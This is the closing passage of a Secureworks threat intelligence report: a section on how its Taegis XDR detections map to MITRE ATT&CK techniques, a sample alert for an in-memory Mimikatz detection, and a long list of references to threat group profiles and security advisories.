and Key Findings

03

Ransomware Remains the Primary Strategic Threat

04

Ransomware Enablers:
Loaders and Infostealers

05

Exploitation of Remote Services is Now the Most Common Access Vector

06

Hostile Government-Sponsored Actor Activity Shows a Regional Focus

07

Defense Evasion Offers Its Own Detection Opportunities

08

Conclusion

09

The Secureworks View of the Threat

Drawing on a broad and deep understanding of the threat, CTU-derived countermeasures provide detection value across the entirety of the attack lifespan. Figure 42 shows a heat map of detections, mapped to ATT&CK techniques, for confirmed and mitigated security incident investigations within the Taegis XDR platform between June 2021 and June 2022.




Figure 42. Taegis countermeasure detections mapped to the ATT&CK matrix for the period June 2021 - June 2022. (Source: Secureworks and MITRE's ATT&CK Navigator¹¹¹)

01

Letter From Our CTIO

02

Executive Summary
and Key Findings

03

Ransomware Remains the
Primary Strategic Threat

04

Ransomware Enablers:
Loaders and Infostealers

05

Exploitation of Remote
Services is Now the Most
Common Access Vector

06

Hostile Government-
Sponsored Actor Activity
Shows a Regional Focus

07

Defense Evasion Offers Its
Own Detection Opportunities

08

Conclusion

09

**The Secureworks
View of the Threat**

The detections applied to Taegis XDR focus on being able to detect specific instantiations of a given technique. For example, in the case of 'OS Credential Dumping' ([T1003¹¹²](#)) there are myriad ways that an adversary can dump credentials, ranging from the 'living off the land' technique described on [page 38](#), to use of functionality provided by tools like Mimikatz to dump credentials in memory (figure 43).

It is through applying a broad and deep understanding of the threat, coupled with excellent visibility from different security controls across endpoint, network, and cloud, that organizations can rapidly increase their security maturity and detect threats as early as possible in the attack lifespan.

MimikatzErrorsMemoryAllocation

Is this alert valuable? [i](#)

Yes

No

Summary

DETAILS

JSON

Status:	Open ▾
Status Reason:	None
First Activity:	
Last Activity:	
Inserted At:	
First Investigated:	
Severity:	Critical (1) The severity changed 2 months ago
Detector:	Inspector Rules
Tactics:	Credential Access
Techniques:	OS Credential Dumping (T1003)
Sensor Types:	Red Cloak Inspector
Confidence:	100%
Hostname:	
Agent/Sensor ID:	
Investigations:	- CobaltStrike activity and LSASS dump on multiple hosts

Description

A byte sequence associated with the Mimikatz credential theft tool was identified in memory on the system. The presence of this byte sequence in a non-file backed memory indicates that a threat actor may have deployed Mimikatz via a post-exploitation framework to perform credential theft.

**Figure 43. In-memory detection of Mimikatz credential theft tool.
(Source: Secureworks)**

- 1 Learning from Incident Response: 2021 Year in Review, Secureworks.
<https://www.secureworks.com/resources/rp-learning-from-incident-response-team-2021-year-in-review>
- 2 GOLD ULRICK threat group profile, Secureworks.
<https://www.secureworks.com/research/threat-profiles/gold-ulrick>
- 3 GOLD LOUNGE threat group profile, Secureworks.
<https://www.secureworks.com/research/threat-profiles/gold-lounge>
- 4 Treasury Sanctions Evil Corp, the Russia-Based Cybercriminal Group Behind Dridex Malware, U.S. Department of the Treasury, accessed 7/27/22.
<https://home.treasury.gov/news/press-releases/sm845>
- 5 GOLD DRAKE threat group profile, Secureworks.
<https://www.secureworks.com/research/threat-profiles/gold-drake>
- 6 To HADES and Back: UNC2165 Shifts to LOCKBIT to Evade Sanctions, Mandiant, accessed 8/4/22.
<https://www.mandiant.com/resources/unc2165-shifts-to-evasion-sanctions>
- 7 Cryptocurrency tumbler, Wikipedia, accessed 7/27/22.
https://en.wikipedia.org/wiki/Cryptocurrency_tumbler
- 8 GOLD BLACKBURN threat group profile, Secureworks.
<https://www.secureworks.com/research/threat-profiles/gold-blackburn>
- 9 Reward Offers for Information to Bring Conti Ransomware Variant Co-Conspirators to Justice, U.S. Department of State, accessed 8/4/22.
<https://www.state.gov/reward-offers-for-information-to-bring-conti-ransomware-variant-co-conspirators-to-justice/>
- 10 Latvian National Charged for Alleged Role in Transnational Cybercrime Organization, Department of Justice, accessed 7/27/22.
<https://www.justice.gov/opa/pr/latvian-national-charged-alleged-role-transnational-cybercrime-organization>
- 11 GOLD ULRICK Leaks Reveal Organizational Structure and Relationships, Secureworks.
<https://www.secureworks.com/blog/gold-ulrick-leaks-reveal-organizational-structure-and-relationships>
- 12 One of the world's biggest hacker forums taken down, Europol, accessed 7/27/22.
<https://www.europol.europa.eu/media-press/newsroom/news/one-of-world%20%99s-biggest-hacker-forums-taken-down>
- 13 4 GOLD MYSTIC threat group profile, Secureworks.
<https://www.secureworks.com/research/threat-profiles/gold-mystic>
- 14 BlueCrab ransomware that keeps performing detection evasion, ASEC, accessed 7/27/22.
https://asec-ahnlab.com.translate.goog/jp/19952/?_x_tr_sl=ja&_x_tr_tl=en&_x_tr_hl=en&_x_tr_pto=sc
- 15 GOLD SOUTHFIELD threat group profile, Secureworks.
<https://www.secureworks.com/research/threat-profiles/gold-southfield>
- 16 Customer Advisory: Kaseya VSA Software Under Active Attack, Secureworks.
<https://www.secureworks.com/blog/kaseya-vsa-software-under-active-attack>
- 17 EXCLUSIVE Governments turn tables on ransomware gang REvil by pushing it offline, Reuters, accessed 8/2/22.
<https://www.reuters.com/technology/exclusive-governments-turn-tables-ransomware-gang-revil-by-pushing-it-offline-2021-10-21/>
- 18 Russia takes down REvil hacking group at U.S. request - FSB, Reuters, accessed 7/27/22.
<https://www.reuters.com/technology/russia-arrests-dismantles-revil-hacking-group-us-request-report-2022-01-14/>
- 19 REvil Development Adds Confidence About GOLD SOUTHFIELD Reemergence , Secureworks.
<https://www.secureworks.com/blog/revil-development-adds-confidence-about-gold-southfield-reemergence>
- 20 REvil prosecutions reach a 'dead end,' Russian media reports, Cyberscoop, accessed 8/2/22.
<https://www.cyberscoop.com/revil-prosecutions-reach-a-dead-end-russian-media-reports/>
- 21 GOLD BLAZER threat group profile, Secureworks.
<https://www.secureworks.com/research/threat-profiles/gold-blazer>
- 22 GOLD HAWTHORNE threat group profile, Secureworks.
<https://www.secureworks.com/research/threat-profiles/gold-hawthorne>
- 23 GOLD MATADOR threat group profile, Secureworks.
<https://www.secureworks.com/research/threat-profiles/gold-matador>
- 24 GOLD TOMAHAWK threat group profile, Secureworks.
<https://www.secureworks.com/research/threat-profiles/gold-tomahawk>
- 25 GOLD RAINFOREST threat group profile, Secureworks.
<https://www.secureworks.com/research/threat-profiles/gold-rainforest>
- 26 GOLD CRESTWOOD threat group profile, Secureworks.
<https://www.secureworks.com/research/threat-profiles/gold-crestwood>
- 27 Lazy Passwords Become Rocket Fuel for Emotet SMB Spreader, Secureworks.
<https://www.secureworks.com/blog/lazy-passwords-become-rocket-fuel-for-emotet-smb-spreader>
- 28 Emotet botnet comeback orchestrated by Conti ransomware gang, Bleeping Computer, accessed 7/27/22.
<https://www.bleepingcomputer.com/news/security/emotet-botnet-comeback-orchestrated-by-conti-ransomware-gang/>
- 29 GOLD LAGOON threat group profile, Secureworks.
<https://www.secureworks.com/research/threat-profiles/gold-lagoon>
- 30 GOLD SWATHMORE threat group profile, Secureworks.
<https://www.secureworks.com/research/threat-profiles/gold-swathmore>
- 31 BishopFox / sliver, accessed 8/4/22.
<https://github.com/BishopFox/sliver>
- 32 WhisperGate: Not NotPetya, Secureworks.
<https://www.secureworks.com/blog/whispergate-not-notpetya>
- 33 GOLD PRELUDE threat group profile, Secureworks.
<https://www.secureworks.com/research/threat-profiles/gold-prelude>
- 34 GOLD ZODIAC threat group profile, Secureworks.
<https://www.secureworks.com/research/threat-profiles/gold-zodiac>
- 35 Raccoon Stealer malware suspends operations due to war in Ukraine, Bleeping Computer, accessed 7/28/22.
<https://www.bleepingcomputer.com/news/security/raccoon-stealer-malware-suspends-operations-due-to-war-in-ukraine/>
- 36 Business Email Compromise: The \$43 Billion Scam, Federal Bureau of Investigation, accessed 7/28/22.
<https://www.ic3.gov/Media/Y2022/PSA220504>
- 37 Federal Bureau of Investigation Internet Crime Report 2021, Federal Bureau of Investigation, accessed 7/8/22.
https://www.ic3.gov/Media/PDF/AnnualReport/2021_IC3Report.pdf
- 38 KNOWN EXPLOITED VULNERABILITIES CATALOG, CISA.
<https://www.cisa.gov/known-exploited-vulnerabilities-catalog>
- 39 Taegis™ VDR.
<https://www.secureworks.com/products/taegis/vdr>
- 40 Spring Framework, Slintel, accessed 7/28/22.
<https://www.slintel.com/tech/web-framework/spring-framework-market-share>
- 41 Spring Framework RCE, Early Announcement, Spring, accessed 7/28/22.
<https://spring.io/blog/2022/03/31/spring-framework-rce-early-announcement>
- 42 Log4Shell: Easy to Launch the Attack but Hard to Stick the Landing?, Secureworks.
<https://www.secureworks.com/blog/log4shell-easy-to-launch-the-attack-but-hard-to-stick-the-landing>
- 43 Malicious Cyber Actors Continue to Exploit Log4Shell in VMware Horizon Systems, CISA, accessed 7/28/22.
<https://www.cisa.gov/uscert/ncas/alerts/aa22-174a>
- 44 Exploits created for critical F5 BIG-IP flaw, install patch immediately, Bleeping Computer, accessed 7/28/22.
<https://www.bleepingcomputer.com/news/security/exploits-created-for-critical-f5-big-ip-flaw-install-patch-immediately/>

45	Microsoft discovers threat actor targeting SolarWinds Serv-U software with 0-day exploit, Microsoft, accessed 7/28/22. https://www.microsoft.com/security/blog/2021/07/13/microsoft-discovers-threat-actor-targeting-solarwinds-serv-u-software-with-0-day-exploit/	58	Taking Action Against Hackers in Iran, Meta, accessed 7/28/22. https://about.fb.com/news/2021/07/taking-action-against-hackers-in-iran/	72	Uncovering MosesStaff techniques: Ideology over Money, Check Point, accessed 7/28/22. https://research.checkpoint.com/2021/mosesstaff-targeting-israeli-companies/
46	Threat actor DEV-0322 exploiting ZOHO ManageEngine ADSelfService Plus, Microsoft, accessed 7/28/22. https://www.microsoft.com/security/blog/2021/11/08/threat-actor-dev-0322-exploiting-zoho-manageengine-adselfservice-plus/	59	COBALT FIRESIDE threat group profile, Secureworks. https://www.secureworks.com/research/threat-profiles/cobalt-fireside	73	StrifeWater RAT: Iranian APT Moses Staff Adds New Trojan to Ransomware Operations, Cybereason, accessed 7/28/22. https://www.cybereason.com/blog/research/strifewater-rat-iranian-apt-moses-staff-adds-new-trojan-to-ransomware-operations
47	MysterySnail attacks with Windows zero-day, Kaspersky, accessed 7/28/22. https://securelist.com/mysterysnail-attacks-with-windows-zero-day/104509/	60	Media Coverage Doesn't Deter Actor From Threatening Democratic Voters, Proofpoint, accessed 7/28/22. https://www.proofpoint.com/us/blog/threat-insight/media-coverage-doesnt-deter-actor-threatening-democratic-voters	74	Russian Law Enforcement Take Down Several Cybercrime Forums, Security Week, accessed 7/29/22. https://www.securityweek.com/russian-law-enforcement-take-down-several-cybercrime-forums
48	BRONZE STARLIGHT Ransomware Operations Use HUI Loader, Secureworks. https://www.secureworks.com/research/bronze-starlight-ransomware-operations-use-hui-loader	61	COBALT MIRAGE Conducts Ransomware Operations in U.S., Secureworks. https://www.secureworks.com/blog/cobalt-mirage-conducts-ransomware-operations-in-us	75	NotPetya Campaign: What We Know About the Latest Global Ransomware Attack, Secureworks. https://www.secureworks.com/blog/notpetya-campaign-what-we-know-about-the-latest-global-ransomware-attack
49	A4IAPT case ~ Analysis of the Stealth APT Campaign Threatening Japan, JPCERT, accessed 7/28/22. http://isac.jpcert.or.jp/archive/2021/pdf/JSC2021_202_niwa yanagishita_en.pdf	62	Espionage Campaign Targets Telecoms Organizations across Middle East and Asia, Symantec, accessed 7/28/22. https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/espionage-campaign-telecoms-asia-middle-east	76	Russia behind cyber-attack with Europe-wide impact an hour before Ukraine invasion, GOV.UK, accessed 7/28/22. https://www.gov.uk/government/news/russia-behind-cyber-attack-with-europe-wide-impact-an-hour-before-ukraine-invasion
50	BRONZE RIVERSIDE threat group profile, Secureworks. https://www.secureworks.com/research/threat-profiles/bronze-riverside	63	COBALT FOXGLOVE threat group profile, Secureworks. https://www.secureworks.com/research/threat-profiles/cobalt-foxtglove	77	News, CERT-UA. https://cert.gov.ua/articles
51	The United States, Joined by Allies and Partners, Attributes Malicious Cyber Activity and Irresponsible State Behavior to the People's Republic of China, The White House, accessed 7/28/22. https://www.whitehouse.gov/briefing-room/statements-releases/2021/07/19/the-united-states-joined-by-allies-and-partners-attributes-malicious-cyber-activity-and-irresponsible-state-behavior-to-the-peoples-republic-of-china/	64	COBALT AGORA threat group profile, Secureworks. https://www.secureworks.com/research/threat-profiles/cobalt-agora	78	Cyber attack of the Sandworm group (UAC-0082) on the energy facilities of Ukraine using malicious programs INDUSTROYER2 and CADDYWIPER (CERT-UA#4435), CERT-UA, accessed 7/28/22. https://cert.gov.ua/article/39518
52	BRONZE PRESIDENT threat group profile, Secureworks. https://www.secureworks.com/research/threat-profiles/bronze-president	65	COBALT LYCEUM threat group profile, Secureworks. https://www.secureworks.com/research/threat-profiles/cobalt-lyceum	79	Mass distribution of the JesterStealer malware using the theme of a chemical attack (CERT-UA#4625), CERT-UA, accessed 7/28/22. https://cert.gov.ua/article/40135
53	BRONZE PRESIDENT Targets Russian Speakers with Updated PlugX, Secureworks. https://www.secureworks.com/blog/bronze-president-targets-russian-speakers-with-updated-plugx	66	Evolving trends in Iranian threat actor activity - MSTIC presentation at CyberWarCon 2021, Microsoft, accessed 7/28/22. https://www.microsoft.com/security/blog/2021/11/16/evolving-trends-in-iranian-threat-actor-activity-mstic-presentation-at-cyberwarcon-2021/	80	CERT-UA, Facebook, accessed 7/28/22. https://www.facebook.com/UACERT/posts/312939130865352
54	BRONZE UNIVERSITY threat group profile, Secureworks. https://www.secureworks.com/research/threat-profiles/bronze-university	67	Log4j2 In The Wild Iranian-Aligned Threat Actor "TunnelVision" Actively Exploiting VMware Horizon, SentinelOne, accessed 7/28/22. https://www.sentinelone.com/labs/log4j2-in-the-wild-iranian-aligned-threat-actor-tunnelvision-actively-exploiting-vmware-horizon/	81	MOONSCAPE threat group profile, Secureworks. https://www.secureworks.com/research/threat-profiles/moonscape
55	ShadowPad Malware Analysis, Secureworks. https://www.secureworks.com/research/shadowpad-malware-analysis	68	COBALT ILLUSION threat group profile, Secureworks. https://www.secureworks.com/research/threat-profiles/cobalt-illusion	82	Cyber attacks by groups associated with China against Russian scientific and technical enterprises and state bodies (CERT-UA#4860), CERT-UA, accessed 7/28/22. https://cert.gov.ua/article/375404
56	COBALT ULSTER threat group profile, Secureworks. https://www.secureworks.com/research/threat-profiles/Cobalt-ulster	69	Iranian Government-Sponsored APT Cyber Actors Exploiting Microsoft Exchange and Fortinet Vulnerabilities in Furtherance of Malicious Activities, CISA, accessed 7/28/22. https://www.cisa.gov/uscert/ncas/alerts/aa21-321a	83	IRON TILDEN threat group profile, Secureworks. https://www.secureworks.com/research/threat-profiles/iron-tilden
57	Iranian intel cyber suite of malware uses open-source tools, U.S. Cyber Command, accessed 7/28/22. https://www.cybercom.mil/Media/News/Article/2897570/iranian-intel-cyber-suite-of-malware-uses-open-source-tools/	70	COBALT SHADOW threat group profile, Secureworks. https://www.secureworks.com/research/threat-profiles/cobalt-shadow	84	IRON LIBERTY threat group profile, Secureworks. https://www.secureworks.com/research/threat-profiles/iron-liberty
		71	COBALT SAPLING threat group profile, Secureworks. https://www.secureworks.com/research/threat-profiles/cobalt-sapling	85	IRON HUNTER threat group profile, Secureworks. https://www.secureworks.com/research/threat-profiles/iron-hunter

- 86 **IRON HEMLOCK** threat group profile, Secureworks.
<https://www.secureworks.com/research/threat-profiles/iron-hemlock>
- 87 **IRON RITUAL** threat group profile, Secureworks.
<https://www.secureworks.com/research/threat-profiles/iron-ritual>
- 88 **IRON TWILIGHT** threat group profile, Secureworks.
<https://www.secureworks.com/research/threat-profiles/iron-twilight>
- 89 **IRON VIKING** threat group profile, Secureworks.
<https://www.secureworks.com/research/threat-profiles/iron-viking>
- 90 **NICKEL ACADEMY** threat group profile, Secureworks.
<https://www.secureworks.com/research/threat-profiles/nickel-academy>
- 91 Lazarus Targets Chemical Sector, Symantec, accessed 7/28/22.
<https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/lazarus-dream-job-chemical>
- 92 **NICKEL KIMBALL** threat group profile, Secureworks.
<https://www.secureworks.com/research/threat-profiles/nickel-kimball>
- 93 North Korean Hackers Have Prolific Year as Their Unlauded Cryptocurrency Holdings Reach All-time High, Chainalysis, accessed 7/28/22.
<https://blog.chainalysis.com/reports/north-korean-hackers-have-prolific-year-as-their-total-unlauded-cryptocurrency-holdings-reach-all-time-high/>
- 94 **NICKEL GLADSTONE** threat group profile, Secureworks.
<https://www.secureworks.com/research/threat-profiles/nickel-gladstone>
- 95 TraderTraitor: North Korean State-Sponsored APT Targets Blockchain Companies, CISA, accessed 7/28/22.
<https://www.cisa.gov/uscert/ncas/alerts/aa22-108a>
- 96 North Korea Designation Update, U.S. Department of the Treasury, accessed 7/28/22.
<https://home.treasury.gov/policy-issues/financial-sanctions/recent-actions/20220414>
- 97 **BRONZE BUTLER** threat group profile, Secureworks.
<https://www.secureworks.com/research/threat-profiles/bronze-butler>
- 98 Defeating APT10 compiler-level obfuscations, Virus Bulletin, accessed 7/28/22.
<https://www.virusbulletin.com/conference/vb2019/abstracts/defeating-apt10-compiler-level-obfuscations/>
- 99 GuLoader: Peering Into a Shellcode-based Downloader, CrowdStrike, accessed 7/28/22.
<https://www.crowdstrike.com/blog/guloder-malware-analysis/>
- 100 **GOLD DUPONT** threat group profile, Secureworks.
<https://www.secureworks.com/research/threat-profiles/GOLD-DUPONT>
- 101 **THREAT ALERT: Raspberry Robin Worm Abuses Windows Installer and QNAP Devices**, Cybereason, accessed 7/28/22.
<https://www.cybereason.com/blog/threat-alert-raspberry-robin-worm-abuses-windows-installer-and-qnap-devices>
- 102 **ODBCCONF.EXE**, Microsoft, accessed 8/4/22.
<https://docs.microsoft.com/en-us/sql/odbc/odbcconf-exe?view=sql-server-ver16>
- 103 **BRONZE ATLAS** threat group profile, Secureworks.
<https://www.secureworks.com/research/threat-profiles/bronze-atlas>
- 104 **AUTHENTICODE (I): UNDERSTANDING WINDOWS AUTHENTICODE**, RME, accessed 7/28/22.
<https://reversea.me/index.php/authenticode-i-understanding-windows-authenticode/>
- 105 Microsoft Security Bulletin MS13-098 – Critical, Microsoft, accessed 7/28/22.
<https://docs.microsoft.com/en-us/security-updates/securitybulletins/2013/ms13-098>
- 106 Microsoft Security Advisory 2915720, Microsoft, accessed 7/28/22.
<https://docs.microsoft.com/en-us/security-updates/securityadvisories/2014/2915720>
- 107 Russian State-Sponsored Cyber Actors Gain Network Access by Exploiting Default Multifactor Authentication Protocols and “PrintNightmare” Vulnerability, CISA, accessed 8/1/22.
<https://www.cisa.gov/uscert/ncas/alerts/aa22-074a>
- 108 Lapsus\$ and SolarWinds hackers both use the same old trick to bypass MFA, Ars Technica, accessed 7/28/22.
<https://arstechnica.com/information-technology/2022/03/lapsus-and-solar-winds-hackers-both-use-the-same-old-trick-to-bypass-mfa/>
- 109 Catching Transparent Phish: Analyzing and Detecting MITM Phishing Toolkits, Stony Brook University and Palo Alto, accessed 7/28/22.
https://catching-transparent-phish.github.io/catching_transparent_phish.pdf
- 110 Clever phishing method bypasses MFA using Microsoft WebView2 apps, Bleeping Computer, accessed 7/28/22.
<https://www.bleepingcomputer.com/news/security/ clever-phishing-method-bypasses-mfa-using-microsoft-webview2-apps/>
- 111 MITRE ATT&CK(r) Navigator.
<https://mitre-attack.github.io/attack-navigator/>
- 112 OS Credential Dumping, MITRE ATT&CK(r).
<https://attack.mitre.org/techniques/T1003/>

About Secureworks

Secureworks® (NASDAQ: SCWX) is a global cybersecurity leader that protects customer progress with Secureworks® Taegis™, a cloud-native security analytics platform built on 20+ years of real-world threat intelligence and research, improving customers' ability to detect advanced threats, streamline and collaborate on investigations, and automate the right actions.

For more information, call **1-877-838-7947** to speak to a Secureworks security specialist or visit secureworks.com



Secureworks®

Availability varies by region. ©2022 SecureWorks, Inc. All rights reserved.